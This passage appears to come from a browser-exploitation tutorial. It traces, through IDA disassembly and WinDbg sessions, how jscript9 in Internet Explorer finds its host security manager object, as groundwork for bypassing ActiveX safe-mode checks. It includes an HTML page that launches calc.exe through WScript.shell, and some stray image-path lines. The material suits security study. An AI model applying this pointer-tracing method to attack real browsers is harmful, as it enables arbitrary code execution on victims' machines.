


; Attributes: bp-based frame
; __int32 __thiscall ScriptEngine::GetSiteHostSecurityManagerNoRef(ScriptEngine *this, struct IInternetHostSecurityManager **p_object)
?GetSiteHostSecurityManagerNoRef@ScriptEngine@@IAEJPAPAUIInternetHostSecurityManager@@@Z proc near
var_4= dword ptr -4
p_object= dword ptr 8
; FUNCTION CHUNK AT 1016692D SIZE 0000000F BYTES
mov edi, edi
push ebp
mov ebp, esp
push ecx
mov eax, [ebp+p_object]
push esi
xor esi, esi
mov [eax], esi
cmp [edi+1E8h], esi
jnz short loc_100DC3E7
We can conclude that object = [edi+1F0h]
pointer to object (object will be modified)
mov ecx, [edi+70h]
test ecx, ecx
jz short loc_100DC3E7
push ebx
lea ebx, [edi+1F0h]
cmp [ebx], esi
jz short loc_100DC3AA
loc_100DC3AA:
mov eax, [ecx]
lea edx, [ebp+var_4]
push edx
push offset _IID_IServiceProvider
push ecx
call dword ptr [eax]
mov esi, eax
test esi, esi
js loc_1016692D
If [edi+1F0h] is 0, this part initializes it
mov eax, [ebp+var_4]
mov ecx, [eax]
push ebx
mov edx, offset _IID_IInternetHostSecurityManager
push edx
push edx
push eax
call dword ptr [ecx+0Ch]
mov esi, eax
mov eax, [ebp+var_4]
mov ecx, [eax]
push eax
call dword ptr [ecx+8]
test esi, esi
jns short loc_100DC39B
jmp loc_1016692D
; START OF FUNCTION CHUNK FOR ?GetSiteHostSecurityManagerNoRef@ScriptEngine@@IAEJPAPAUIInternetHostSecurityManager@@@Z
loc_1016692D:
mov dword ptr [edi+1E8h], 1
jmp loc_100DC39B
; END OF FUNCTION CHUNK FOR ?GetSiteHostSecurityManagerNoRef@ScriptEngine@@IAEJPAPAUIInternetHostSecurityManager@@@Z
loc_100DC39B:
mov eax, [ebx]
mov ecx, [ebp+p_object]
mov [ecx], eax
mov eax, esi
pop ebx
object is modified and overwritten with [edi+1F0h]
loc_100DC3E7:
mov eax, 80004005h
jmp short loc_100DC3A5
?GetSiteHostSecurityManagerNoRef@ScriptEngine@@IAEJPAPAUIInternetHostSecurityManager@@@Z endp
loc_100DC3A5:
pop esi
leave
retn 4

As we can see, our variable object is overwritten with [edi+1F0h]. We also see that if [edi+1F0h] is 0, it's initialized. We need to keep this fact in mind for later. Now that we know that we need to track edi, let's look again at CanCreateObject:



To see what code calls CanCreateObject, click somewhere where indicated in the picture above and press CTRL+X. Then select the only function shown. We're now in CreateObjectFromProgID:




; Attributes: bp-based frame
; __int32 __thiscall ScriptSite::CreateObjectFromProgID(ScriptSite *__hidden this, const unsigned __int16 *, const unsigned __int16 *, struct IUnknown **)
?CreateObjectFromProgID@ScriptSite@@QAEJPBG0PAPAUIUnknown@@@Z proc near
var_34= dword ptr -34h
var_30= dword ptr -30h
var_2C= dword ptr -2Ch
var_28= dword ptr -28h
var_24= dword ptr -24h
var_20= dword ptr -20h
ppv= dword ptr -1Ch
pvReserved= dword ptr -18h
clsid= CLSID ptr -14h
var_4= dword ptr -4
arg_0= dword ptr 8
arg_4= dword ptr 0Ch
; FUNCTION CHUNK AT 100A270F SIZE 0000000A BYTES
; FUNCTION CHUNK AT 1016691D SIZE 00000010 BYTES
; FUNCTION CHUNK AT 102429E6 SIZE 000000A5 BYTES
mov edi, edi
push ebp
mov ebp, esp
sub esp, 34h
mov eax, ___security_cookie
xor eax, ebp
mov [ebp+var_4], eax
push ebx
mov ebx, [ebp+arg_4]
push esi ; struct ScriptSite *
xor eax, eax
push edi ; struct SiteService **
mov edi, [ebp+arg_0]
mov esi, edx
mov [ebp+var_24], esi
mov [ebp+var_34], eax
mov [ebp+var_30], edi
mov [ebp+var_2C], eax
mov [ebp+var_28], eax
mov [ebp+pvReserved], eax
test edi, edi
jnz loc_102429E6
ESI comes from EDX.
Now we need to follow EDX
; START OF FUNCTION CHUNK FOR ?CreateObjectFromProgID@ScriptSite@@QAEJPBG0PAPAUIUnknown@@@Z
loc_102429E6:
lea eax, [ebp+var_34]
mov [ebp+pvReserved], eax
jmp loc_100DBF04
loc_100DBF04:
mov eax, [esi+4]
call ?InSafeMode@ScriptEngine@@QAEHXZ ; ScriptEngine::InSafeMode(void)
test eax, eax
lea eax, [ebp+clsid]
push eax ; lpclsid
push ecx ; lpszProgID
jz loc_102429F1
call __imp__CLSIDFromProgID@8 ; CLSIDFromProgID(x,x)
loc_102429F1: ; CLSIDFromProgIDEx(x,x)
call __imp__CLSIDFromProgIDEx@8
jmp loc_100DBF1F
Here's the next step:
eax = [esi+4]
Now we must follow ESI.
loc_100DBF1F:
test eax, eax
js loc_100A270F
We're here and we
need to follow EAX
lea eax, [ebp+clsid]
push eax ; struct _GUID *
mov eax, [esi+4]
call ?CanCreateObject@ScriptEngine@@QAEHABU_GUID@@@Z ; ScriptEngine::CanCreateObject(_GUID const &)
test eax, eax
jz loc_100A270F
push 5
pop eax
test edi, edi
jnz loc_102429FC

This is what we've learned so far:

```
esi = edx
eax = [esi+4]
edi = eax
object = [edi+1f0h]
```


Now we need to go to the caller of CreateObjectFromProgID and follow EDX. To do that, click somewhere on the signature of CreateObjectFromProgID and press CTRL+X. You should see two options: of course, select CreateActiveXObject. Now we're inside CreateActiveXObject:



Let's update our little schema:

```
esi = arg0
edx = esi
esi = edx
eax = [esi+4]
edi = eax
object = [edi+1f0h]
```

Now we need to follow the first argument passed to CreateActiveXObject. As before, let's go to the code which calls CreateActiveXObject. Look at the following picture (note that I grouped some nodes together to make the graph more compact):



After this, the complete schema is the following:

```
eax = arg_0
eax = [eax+28h]
edx = eax
esi = edx
eax = [esi+4]
edi = eax
object = [edi+1f0h]
```

Now we must follow the first argument passed to JavascriptActiveXObject::NewInstance. When we click on its signature and press CTRL+X we're shown references which doesn't look familiar. It's time to go back in WinDbg.

Open in IE a page with this code:

XHTML

```
<html>
<head>
<script language="javascript">
  alert("Start");
  shell = new ActiveXObject("WScript.shell");
  shell.Exec('calc.exe');
</script>
</head>
<body>
</body>
</html>
```

Put a breakpoint on CanCreateObject:

```
bp jscript9!ScriptEngine::CanCreateObject
```

When the breakpoint is triggered, let's step out of the current function by pressing Shift+F11, until we are in jscript9!Js::InterpreterStackFrame::NewScObject_Helper. You'll see the following:

```
045725c4 890c82          mov     dword ptr [edx+eax*4],ecx
045725c7 40              inc     eax
045725c8 3bc6            cmp     eax,esi
045725ca 72f5            jb      jscript9!Js::InterpreterStackFrame::NewScObject_Helper+0xc2 (045725c1)
045725cc ff75ec          push    dword ptr [ebp-14h]
045725cf ff75e8          push    dword ptr [ebp-18h]
```

```
045725d2 ff55e4         call    dword ptr [ebp-1Ch]
045725d5 8b65e0          mov     esp,dword ptr [ebp-20h] ss:002b:03a1bc00=03a1bbe4   <--------- we're here!
045725d8 8945d8          mov     dword ptr [ebp-28h],eax
045725db 8b4304          mov     eax,dword ptr [ebx+4]
045725de 83380d          cmp     dword ptr [eax],0Dh
```

We can see why IDA wasn't able to track this call: it's a dynamic call, meaning that the destination of the call is not static. Let's examine the first argument:

```
0:007> dd poi(ebp-18)
032e1150  045e2b70 03359ac0 03355520 00000003
032e1160  00000000 ffffffff 047c4de4 047c5100
032e1170  00000037 00000000 02cc4538 00000000
032e1180  0453babc 00000000 00000001 00000000
032e1190  00000000 032f5410 00000004 00000000
032e11a0  00000000 00000000 00000000 00000000
032e11b0  04533600 033598c0 033554e0 00000003
032e11c0  00000000 ffffffff 047c4de4 047c5660
```

The first value might be a pointer to a vftable. Let's see:

```
0:007> ln 045e2b70
(045e2b70)   jscript9!JavascriptActiveXFunction::`vftable'   |  (04534218)   jscript9!Js::JavascriptSafeArrayObject::`vftable'
Exact matches:
    jscript9!JavascriptActiveXFunction::`vftable' = <no type information>
```

And indeed, we're right! More important, JavascriptActiveXFunction is the function ActiveXObject we use to create ActiveX objects! That's our starting point. So the complete schema is the following:

```
X = address of ActiveXObject
X = [X+28h]
X = [X+4]
object = [X+1f0h]
```

Let's verify that our findings are correct. To do so, use the following javascript code:

